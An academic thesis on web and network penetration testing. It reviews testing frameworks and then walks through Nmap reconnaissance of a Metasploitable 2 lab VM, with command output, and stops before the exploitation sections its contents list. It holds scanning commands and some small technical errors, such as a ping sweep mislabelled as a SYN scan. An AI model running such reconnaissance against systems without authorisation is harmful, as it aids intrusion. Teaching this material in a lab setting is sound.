

# **Exploring Vulnerabilities in Web Applications:** **A Penetration Testing Approach**

**Author: Sunny Thakur**

## **Abstract**

As technology advances, cyber-attacks have increased, requiring companies to invest significant resources in defending against hackers and securing their systems. However, new exploits and vulnerabilities are continually discovered. Penetration testing offers a proactive solution, allowing organizations to identify and address vulnerabilities before malicious actors can exploit them. This process provides companies the chance to enhance their security posture by remediating system weaknesses ahead of potential attacks. This thesis explores various types of penetration testing and demonstrates a practical application using Metasploitable 2. By identifying and exploiting vulnerabilities through open-source tools, the study provides actionable recommendations to help protect IT infrastructure from cyber threats.

## **Table of Contents**

- 1. Introduction**
  - 1.1 Background Information
  - 1.2 Problem Statement
  - 1.3 Aims and Objectives
  - 1.4 Scope of the Project
- 2. Literature Review**
  - 2.1 Types of Penetration Testing
    - 2.1.1 Black Box Testing
    - 2.1.2 White Box Testing
    - 2.1.3 Grey Box Testing
  - 2.2 Internal and External Penetration Testing
    - 2.2.1 External Penetration Testing
    - 2.2.2 Internal Penetration Testing
- 3. Methodology**
  - 3.1 Planning and Reconnaissance
  - 3.2 Scanning
  - 3.3 Gaining Access
  - 3.4 Maintaining Access
  - 3.5 Analysis and Report

4. **Penetration Testing Tools and Methods**
  - 4.1 Environment Setup
    - 4.1.1 Metasploitable 2
  - 4.2 Information Gathering
    - 4.2.1 Identification of Open Ports and Services Version
    - 4.2.2 Operating System Identification
  - 4.3 Enumeration
    - 4.3.1 Port Scan
    - 4.3.2 Services Enumeration
    - 4.3.3 Identified Vulnerabilities
  - 4.4 Exploitation
    - 4.4.1 Metasploit Framework
    - 4.4.2 rlogin Attack
    - 4.4.3 Backdoor
    - 4.4.4 Samba Exploitation
    - 4.4.5 Discovery of Directories on the Web Server and Attack on Tikiwiki
5. **Conclusions**
6. **Recommendations**
7. **References**

# **1. INTRODUCTION**

## **1.1. Background Information**

In recent years, information has become an invaluable asset, particularly in today's interconnected society. The term "connectivity" has emerged as a critical need across various social contexts, highlighting the significance of secure information management. As businesses recognize the importance of information security, they are increasingly investing a substantial portion of their security budgets—encompassing physical, environmental, and logical measures. However, experts caution that achieving complete security is unattainable; residual risks will always persist due to external factors.

As organizations undergo digital transformation to remain competitive, they must confront the risks associated with a more extensive digital ecosystem. Cybercriminals continually seek to exploit any vulnerabilities that may arise, making it imperative for companies to implement robust security policies to mitigate potential impacts on data integrity and to educate users on secure platform usage (Bhardwaj et al., 2021).

In this context, penetration testing serves as a vital tool, employing both manual and automated methods to assess systems like Metasploitable for vulnerabilities that could be exploited by potential attackers. Al-Ahmad et al. (2019) define penetration testing as "a simulated attack authorized against a computer system to assess system security." During these tests, vulnerabilities are identified and exploited in a manner akin to a malicious attacker, enabling penetration testers to evaluate the associated risks and develop corrective action plans based on the findings. This process includes testing web applications, networks, and computer systems to uncover weaknesses that an intruder might exploit.

## **1.2. Problem Statement**

Information security poses significant challenges for both public and private organizations, as the protection of information has become crucial to achieving business objectives. High-profile security breaches dominate media headlines, placing countless businesses at risk. Malicious hackers continually evolve their tactics, creating increasingly sophisticated forms of attack (Mendhurwar & Mishra, 2021). Traditional security measures, such as firewalls and antivirus software, no longer guarantee comprehensive protection. As a result, modern organizations require advanced strategies for securing their systems. Consequently, it is essential to conduct penetration testing to evaluate the security posture of their systems and to develop effective defenses against identified vulnerabilities.

## **1.3. Aims and Objectives**

This project aims to conduct a vulnerability assessment and penetration testing on the Metasploitable platform to identify various tools and methodologies for detecting potential system vulnerabilities. By exploiting Metasploitable, we seek to uncover weaknesses and enhance system security.

The objectives of this thesis are as follows:

- To describe the best methodologies and tools used for penetration testing on the Metasploitable machine.
- To identify existing vulnerabilities within the target machine.
- To simulate an attack on the Metasploitable machine.
- To document the results and provide actionable recommendations.

Addressing the research questions will help illuminate the problem statement. Organizations face the ongoing challenge of safeguarding their systems from attackers, necessitating penetration testing. Two key questions will be explored in this research: How do cybercriminals infiltrate systems? What tools do they use to execute these attacks? The first question aims to provide penetration testers with insights into the methods employed by attackers, including the information they gather before and after breaching a system. The second question focuses on identifying the tools utilized in these attacks, equipping penetration testers with the knowledge necessary to enhance system defenses.

#### **1.4. Scope of the Project**

The project encompasses the various phases of penetration testing commonly utilized by attackers. It includes a review of related literature and practical applications that follow the five essential steps of penetration testing: planning and reconnaissance, scanning, gaining system access, maintaining persistent access, and final analysis/reporting.

This thesis consists of six chapters. The introduction provides the background, aims, and scope of the project. Chapter 2 presents a literature review discussing related work. Chapter 3 outlines the methodology employed in this project. Chapter 4 details the practical aspects, including environment setup and attack simulations. Chapter 5 discusses findings and insights derived from the practical work. Finally, Chapter 6 concludes the thesis and offers further recommendations.

## **2 LITERATURE REVIEW**

Securing an organization's technical controls and policies is crucial; however, the true effectiveness of a security program can only be determined through rigorous testing of these controls and policies. As cyber-attacks become more prevalent, top management must prioritize the security of their systems and networks to protect against potential breaches. High-profile security incidents reported in the media not only compromise sensitive client information but also damage an organization's reputation. Therefore, conducting penetration testing is essential to demonstrate the robustness of a company's information security program.

### **2.1 Penetration Testing Overview**

Penetration testing is a process aimed at identifying security vulnerabilities within software by evaluating the network and systems using various simulated malicious techniques. During this process, penetration testers exploit weaknesses within the system to assess its security posture. As systems evolve through upgrades and new installations, new vulnerabilities may emerge. Vulnerabilities can be defined as bugs, glitches, weaknesses, or exposures inherent to applications, systems, devices, or services, which could lead to breaches of confidentiality, integrity, or availability. The OWASP (Open Web Application Security Project) organization has been instrumental in identifying the ten most critical security vulnerabilities in web applications since 2003 (McKinnel et al., 2019).

### **2.2 Vulnerability Analysis and Standards**

Vulnerability analysis, also known as penetration testing, allows organizations to gauge the security levels of various environments, including Local Area Networks (LAN), Wireless Local Area Networks (WLAN), web applications, and information servers. This analysis is conducted through simulated attacks that mimic the methods of malicious hackers (black hat hackers) but are performed without compromising the integrity or availability of the systems. The aim is to identify potential threats and vulnerabilities before they can be exploited by real attackers.

One notable framework in this domain is the Penetration Testing Execution Standard (PTES), which provides a structured approach to penetration testing. PTES is divided into seven major segments, as depicted in Figure 1 below.



*Figure 1. PTES Penetration Testing Framework (van den Hout, 2019)*

### **2.2.1 Pre-engagement Interactions**

The pre-engagement interactions phase establishes the rules for the penetration testing process. This phase aims to clarify the scope of the engagement, which includes defining objectives, identifying the infrastructure subject to testing (such as web applications and IP ranges), determining the timeframe for testing, and outlining the service rates. Additionally, this phase includes the establishment of communication lines, emergency contacts, and the frequency of reporting. A well-structured methodology, often involving questionnaires, helps identify relevant aspects of the organization where penetration tests will be performed (Abu-Dabaseh & Alshammari, 2018).

### **2.2.2 Intelligence Gathering**

Intelligence gathering involves collecting information on three levels:

- **Level 1:** Basic information collection that can be automated using market tools.
- **Level 2:** More detailed analysis requiring deeper understanding and knowledge of the organization's structure and relationships.
- **Level 3:** Comprehensive collection necessitating a thorough understanding of the business, often involving the establishment of new relationships.

The goal of this phase is to gather extensive information to aid in the vulnerability assessment and exploitation phases, identifying potential entry points for attackers. It is crucial to adhere to the client's guidelines for information collection and to avoid wasting resources by examining out-of-scope systems.

### **2.2.3 Open-Source Intelligence (OSINT)**

OSINT encompasses three methods of information collection:

- **Passive:** Involves utilizing archived information without launching any traffic towards the target.
- **Semi-Passive:** Creates profiles based on internet traffic behavior by consulting publicly accessible servers without conducting scans or attacks.
- **Active:** Involves thorough searches for information using various techniques such as port scanning, service scanning, and mapping network infrastructure, alongside exploration of unpublished files and directories.

#### 2.2.4 Threat Modeling

Threat modeling does not prescribe a specific model; instead, it emphasizes consistent representations of threats that can be applied iteratively. This methodology focuses on the capabilities of potential attackers, the value of assets, and associated acquisition costs. An impact model should also be included to provide a clearer vision of the possible scenarios that could pose threats to the organization. This phase is vital for both the organization and penetration testers as it helps prioritize assets and informs testing processes.

### 2.3 Vulnerability Analysis and Exploitation

The vulnerability analysis phase aims to identify weaknesses that could be exploited by attackers, from server configurations to flawed application development practices (Aires Berbigão, 2019). This phase can be active (directly interacting with components) or passive (exploring publicly exposed metadata). The outcome should include a list of high-value objectives that will guide the next stages of the penetration test.

Exploitation focuses on gaining access to identified systems and requires successful vulnerability scanning to clarify entry points. At this stage, it is essential to understand the countermeasures in place, such as firewalls and intrusion detection systems (IDS), and to develop alternative exploitation methods if those defenses are encountered (Casola et al., 2020). Customizing attack vectors to the organization's technology and infrastructure enhances the likelihood of success.

### 2.4 Post-Exploitation and Reporting

The post-exploitation phase evaluates the compromised machine based on stored information, privileges, and potential access to other systems. Clarifying roles and responsibilities with the client is critical to protect the organization during this phase. Changes made during testing should be reverted, and sensitive data must be securely delivered to the client. Additionally, conducting these tests requires explicit client consent to avoid legal issues associated with unauthorized system access.

Reporting does not prescribe a specific format but outlines essential elements to include. The report should present the context of the tests, objectives achieved, risks identified (classified by criticality), and findings along with recommendations for addressing the vulnerabilities discovered.



## **2.5 Types of Penetration Testing**

In response to the evolution of information systems and the need for specific auditing guidelines, frameworks like OWASP and PTES emerged to guide penetration testing processes from information collection to final reporting. Various testing scenarios depend on the level of information available about the target. Ghanem and Chen (2020) define three primary types of penetration testing:

### **2.5.1 Black Box Testing**

In black-box testing, auditors assess the network infrastructure without any insider knowledge of the technologies in use by the target organization. This approach simulates real-world hacking scenarios to uncover vulnerabilities and classify them by risk level (high, medium, or low). The resulting report includes comprehensive information about the security posture of the evaluated systems.

### **2.5.2 White Box Testing**

White box testing involves auditors having full access to the technologies and assets within the target environment. This method allows for a thorough assessment of security flaws with greater accuracy and efficiency. By addressing internal security issues, this approach can be integrated into development cycles to eliminate vulnerabilities before they can be exploited (Alhassan et al., 2018).

### **2.5.3 Grey Box Testing**

Grey box testing, also known as translucent box testing, involves an attacker with limited prior knowledge of the target system. Typically, the attacker receives login credentials, allowing them to assess the system from the perspective of a privileged user. This method is effective for simulating insider threats and understanding the potential access levels that could be exploited.

In addition to these three categories, the OSSTMM framework further delineates various nuances within penetration testing, offering six additional scenarios, as illustrated in Figure 2 below.




Figure 2. OSSTMM Testing Scenarios

## Blind and Double-Blind Audits

### Blind Assessment

In a blind assessment, the analyst commits to the objective without prior knowledge of the channels, assets, or defenses. The tester prepares the target for auditing by gathering all necessary audit information in advance. This assessment primarily evaluates the examiner's skills. The amplitude and complexity of a blind assessment can vary widely, depending on the information available and the examiner's competence.

### Double-Blind Assessment

Similar to a blind assessment, a double-blind audit involves the tester committing to the objective without prior knowledge of the channels, assets, or defenses. However, in this case, the tester does not notify the target about the audit scope, tested channels, or proof paths in advance. This audit assesses both the analyst's skills and the target's preparedness to unknown agitation variables. The extent and complexity of a double-blind audit can be broad, depending on the examiner's knowledge and capabilities.

## Gray Box and Double Gray Box Audits

### Gray Box Audit

In a gray box audit, the examiner commits to the objective with limited knowledge of the defenses and assets but possesses complete knowledge of the channels. The target is prepared for the audit, having been informed of all relevant details beforehand. A gray box audit tests the analyst's skill and efficiency; its extent and complexity depend on the quality of the analyst's information and the target's readiness before the test. This type of audit is often referred to as a susceptibility test, with the target initiating it as a self-assessment.

### **Double Gray Box Audit**

In a double gray box audit, the examiner approaches the target with incomplete information about defenses and resources while having complete familiarity with the channels. The target notifies the examiner in advance about the time frame and scope of the audit but does not disclose the tested paths of test vectors. This audit assesses the analyst's skills and the preparation of the target for unknown agitation variables. The extent and complexity depend on the analyst's information quality, the target's readiness, and the analyst's capabilities.

## **Tandem and Reversal Audits**

### **Tandem Audit**

The tandem process prepares both the target and the examiner for the audit, ensuring that both parties are informed about all necessary information in advance. A tandem audit evaluates the target's protections and controls; however, it does not test the target's readiness against unfamiliar distress variables. The true proof of the audit's effectiveness lies in meticulousness, as the analyst has complete visibility of all tests and their outcomes. The extent and complexity depend on the quality of information provided to the analyst before the test (transparency) and their expertise. This type of audit is often referred to as a Crystal Box test or an internal audit, with the examiner frequently being part of the security progression.

### **Reversal Audit**

In a reversal audit, the examiner approaches the objective with extensive knowledge of the procedures and security functions, but the target is unaware of what, how, or when the examiner will conduct the test. The primary purpose of this audit is to evaluate the target's preparedness for unknown variables and agitation vectors. The extent and complexity depend on the quality of information available to the analyst, their knowledge, and creativity. This type of audit often resembles a red team exercise.

---

## **Internal and External Penetration Testing**

Regulators mandate penetration testing in certain industries, including government systems, healthcare, and financial services. Penetration testing can be conducted by either third-party consulting organizations or internal testing teams. Based on the procedure, penetration testing is classified into two categories: external and internal penetration testing (Al Shebli & Beheshti, 2018).

### **External Penetration Testing**

External penetration testing focuses on assessing the externally-facing resources of a company. During this process, the penetration tester attempts to access privileged information via external resources such as file shares, websites, and emails. Reconnaissance is performed on the in-scope assets, collecting information about all assets within the defined scope (Al Shebli & Beheshti, 2018). This information may include system vulnerabilities, open ports, or user details for potential password attacks. Once the tester successfully breaches the perimeter, they achieve the objectives of external penetration testing and proceed to internal penetration testing.


## Internal Penetration Testing

Internal penetration testing continues the assessment initiated during external testing. It aims to identify how far a cybercriminal could navigate within a network after breaching an internet-facing asset. In this phase, the penetration tester either controls the exploited system from the external testing phase or uses a computer within the organization's network to conduct the assessment. Using a computer or testing box is preferred, as it provides a more stable testing path than executing tools via an exploited resource.

The tester launches internal attacks and conducts reconnaissance from the initial foothold. A poorly secured domain controller can grant an attacker full network control, but achieving the testing objectives may require multiple attacks (Al Shebli & Beheshti, 2018). The attacker may exploit less critical systems to gather information that can later be used to target more important systems.

## 3. METHODOLOGY

The process of penetration testing (pen testing) begins well before a simulated attack is launched. It involves studying the target system to understand its weaknesses and strengths, enabling the selection of appropriate tactics and tools for exploitation. This project follows a structured five-phase methodology to exploit the Metasploitable system, which includes: Planning and Reconnaissance, Scanning, Gaining System Access, Maintaining Access, and Analysis/Reporting (Alghamdi, 2021), as illustrated in the figure below.



**Figure 3: Applied Penetration Testing Methodology**

### 3.1. Planning and Reconnaissance

The first step in penetration testing is Planning and Reconnaissance. Here, the penetration tester devises strategies to simulate malicious attacks while gathering information about the

target system. This phase typically consumes more time than others because pen testers thoroughly examine the system, documenting available vulnerabilities and assessing how the company's tech stack reacts to potential breaches.

Before gathering information, attackers should have the target's IP address or domain name. The reconnaissance process generally involves seven steps:

1. **Information Collection:** Gather details about the system to be attacked.
2. **Network Range Determination:** Identify the range of the network for the assessment.
3. **Active Machines Identification:** Discover active machines within the specified range.
4. **Open Ports and Access Points Identification:** Determine which ports are open and where access points exist.
5. **OS Fingerprinting:** Identify the operating system in use (Sharma, 2020).
6. **Service Discovery:** Identify services running on the open ports.
7. **Network Mapping:** Create a map of the network structure.

### 3.2. Scanning

During the scanning phase, tools are employed to assess how the target machine responds to intrusions. This phase includes two analyses: static and dynamic.

- **Static Analysis:** Inspects the application code to estimate its behavior during execution. Tools can scan the entire codebase in a single pass.
- **Dynamic Analysis:** Examines the application code while it is executing, providing real-time insights into application performance.

The scanning phase consists of two key events:

1. **Port Scanning:** Used to identify open ports and the services associated with them. Enumeration is also performed on the Metasploitable virtual machine, which retrieves information about network resources, groups, web directories, services, shares, and usernames.


For port scanning, **Nmap** is utilized for fingerprinting and identifying open ports. The **Enum4linux** tool is employed to gather information from Samba and Windows hosts. A TCP SYN scan is preferred due to its stealthiness, avoiding the full TCP handshake (see Figure 4).

#### Figure 4: TCP Communication

The SYN-ACK response from the TCP scan indicates an open port. If there is no response, the port may be filtered by a firewall or closed. The host machine must reply to the SYN-ACK with an ACK packet to complete the three-way handshake of TCP. When running a scan without specifying a port range, Nmap defaults to scanning the top 1,000 ports, which typically include the most commonly used services. The flag **-p-** can be used to scan all 65,535 ports (Sharma, 2020).

Following port scanning, vulnerability scanning is conducted to identify specific weaknesses in the application's services. Common Vulnerabilities and Exposures (CVE) and Open-Source

Vulnerability Database (OSVDB) are leveraged for this purpose. The **OpenVAS** tool on Kali Linux scans for vulnerabilities in the target machine. It's important to note that an open port does not necessarily mean the corresponding application is vulnerable. Identifying the operating system version and running services is crucial to determining exploitable vulnerabilities. The version of the service and the operating system is identified using the `-sV` and `-O` flags, respectively. Final scans to determine OS and service versions can be conducted using the command: `Nmap -sS -sV -O [target IP address]` (Sharma, 2020).



### 3.3. Gaining Access

Once vulnerabilities in the target system have been identified, the pen tester attempts to infiltrate the infrastructure by exploiting these weaknesses. The objective is to demonstrate the extent of access that can be achieved through privilege escalation. Depending on the target system, various tools may be utilized, with **Metasploit** being the primary tool for this research. Metasploit is powerful, allowing pen testers to evade detection, execute attacks, enumerate networks, and assess security flaws. It comprises a comprehensive environment for penetration testing, featuring modules for payloads, encoders, shellcode, and more. The **MFSconsole** within Metasploit provides a command-line interface for accessing and operating the framework (Alghamdi, 2021). To initiate the MFSconsole in Linux, the command `$ ./msfconsole` is executed in the terminal.

### 3.4. Maintaining Access

After successfully infiltrating the system, maintaining access becomes critical for prolonged simulation of attacks. Pen testers aim to achieve maximum privilege levels, gathering network information and accessing as many applications as possible to identify sensitive data. Demonstrating persistent access showcases the potential impacts of security breaches on an organization's customers (Alghamdi, 2021).

In ethical hacking, destroying evidence of the attack is not mandatory, unlike in cybercriminal activities where erasing traces is crucial to avoid detection.

### 3.5. Analysis and Reporting

The final phase involves analysis and reporting, representing the culmination of the penetration testing process. A detailed report is generated by the pen tester, outlining the entire methodology and findings. This report documents the risks associated with discovered vulnerabilities and the tools used during the penetration of the target machine. Additionally, the report highlights areas where security measures are effective and identifies weaknesses that require correction.

The report is designed to be accessible to both non-technical managers and the IT team, necessitating two formats: a technical report and an executive summary. Recommendations for mitigating future attacks are also included.


## 4. PENETRATION TESTING TOOLS AND METHODS

### 4.1. Environment Setup

For this project, the following environment was established:

- Attacking Machine: Kali Linux
- Target Machine: Metasploitable 2

Figure 5: Penetration Testing Environment



#### 4.1.1. Metasploitable 2

Metasploitable 2 is a deliberately vulnerable virtual machine developed by the Metasploit group. Based on Ubuntu 8.04, it contains several services configured with security weaknesses, allowing users to practice penetration testing techniques effectively (Sharma, 2020).

### 4.2. Information Gathering

To identify the IP address of Metasploitable 2, the following command was executed:

```
ifconfig
```

The identified IP address was 192.168.139.129.

Figure 6: Identification of the IP Address

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:c9:f6:89
          inet addr:192.168.139.129  Bcast:192.168.139.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fec9:f689/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:303 errors:0 dropped:0 overruns:0 frame:0
          TX packets:141 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:33032 (32.2 KB)  TX bytes:23168 (22.6 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:727 errors:0 dropped:0 overruns:0 frame:0
          TX packets:727 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:330889 (323.1 KB)  TX bytes:330889 (323.1 KB)

msfadmin@metasploitable:~$ _
```

A Ping command was then used to verify connectivity between the attacking machine and the target:

```
ping 192.168.139.129
```

The response confirmed successful communication.

Figure 7: Checking if the Host is Up

```
root@kali: /home/kali
File Actions Edit View Help


(root@kali)~[/home/kali]
# ping 192.168.139.129
PING 192.168.139.129 (192.168.139.129) 56(84) bytes of data.
64 bytes from 192.168.139.129: icmp_seq=1 ttl=64 time=0.370 ms
64 bytes from 192.168.139.129: icmp_seq=2 ttl=64 time=0.802 ms
64 bytes from 192.168.139.129: icmp_seq=3 ttl=64 time=0.798 ms
64 bytes from 192.168.139.129: icmp_seq=4 ttl=64 time=0.853 ms
64 bytes from 192.168.139.129: icmp_seq=5 ttl=64 time=2.27 ms
64 bytes from 192.168.139.129: icmp_seq=6 ttl=64 time=0.663 ms
64 bytes from 192.168.139.129: icmp_seq=7 ttl=64 time=0.935 ms
^C
--- 192.168.139.129 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6093ms
rtt min/avg/max/mdev = 0.370/0.956/2.271/0.562 ms

(root@kali)~[/home/kali]
#
```



Further, within the Metasploit Framework console, the `ifconfig` command was utilized to confirm the subnet IP address 192.168.139.0 (mask: 255.255.255.0) and identify open ports.

**Figure 8: Identification of Open Ports**



```
root@kali: /home/kali
File Actions Edit View Help
└─ nmap 192.168.139.1/24
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-02 06:16 EST
Nmap scan report for 192.168.139.1
Host is up (0.00063s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
902/tcp   open  iss-realsecure
912/tcp   open  apex-mesh
5357/tcp  open  wsddapi
7070/tcp  open  realserver
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.139.2
Host is up (0.00017s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 00:50:56:F6:75:C4 (VMware)

Nmap scan report for 192.168.139.129
Host is up (0.0033s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
```

#### 4.2.1. Identification of Open Ports and Services Version

Nmap is an essential tool for scanning networks to determine active hosts and their services. It provides critical information for identifying vulnerabilities, allowing for targeted exploitation.

Nmap categorizes port states as follows:

- Open: The port accepts incoming requests.
- Filtered: A firewall obscures the port status.
- Closed: The port rejects connections.

Nmap supports various scan types, including TCP Connect, SYN stealth, and UDP scans.

**Figure 9: SYN Nmap Scan**

```
root@kali: /home/kali
File Actions Edit View Help
(root@kali)~[/home/kali]
# nmap -sn 192.168.139.129
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-02 06:36 EST
Nmap scan report for 192.168.139.129
Host is up (0.00098s latency).
MAC Address: 00:0C:29:C9:F6:89 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
(root@kali)~[/home/kali]
#
```

#### 4.2.2. Operating System Identification

Using Nmap, it was identified that Metasploitable 2 runs on Linux 2.6.9 - 2.6.33.

Figure 10: Identification of Operating System

```
(root@kali)~[/home/kali]
# nmap -O 192.168.139.129
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-02 06:43 EST
Nmap scan report for 192.168.139.129
Host is up (0.0014s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:C9:F6:89 (VMware)
Device type: general purpose
Running: Linux 2.6.X
```

The **-O** option in Nmap helps detect the operating system by sending specific TCP and UDP packets to the target and analyzing the responses.

#### 4.3. Enumeration

Enumeration is the process of collecting information about active services and ports on the target. This can occur concurrently with discovery.

##### 4.3.1. Port Scan

With knowledge of the network range, a port scan was conducted to list open TCP and UDP ports. Common techniques used include:

- TCP SYN Scan
- TCP Connect Scan

- TCP ACK Scan
- UDP Scan

The command used for scanning was:

```
nmap -n -Pn 192.168.139.129
```

This revealed the following open ports and their services:

**Figure 11: Identification of Open Ports**

```
(root@kali)~[/home/kali]
# nmap -n -Pn 192.168.139.129
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-02 06:56 EST
Nmap scan report for 192.168.139.129
Host is up (0.0061s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:C9:F6:89 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.69 seconds
```

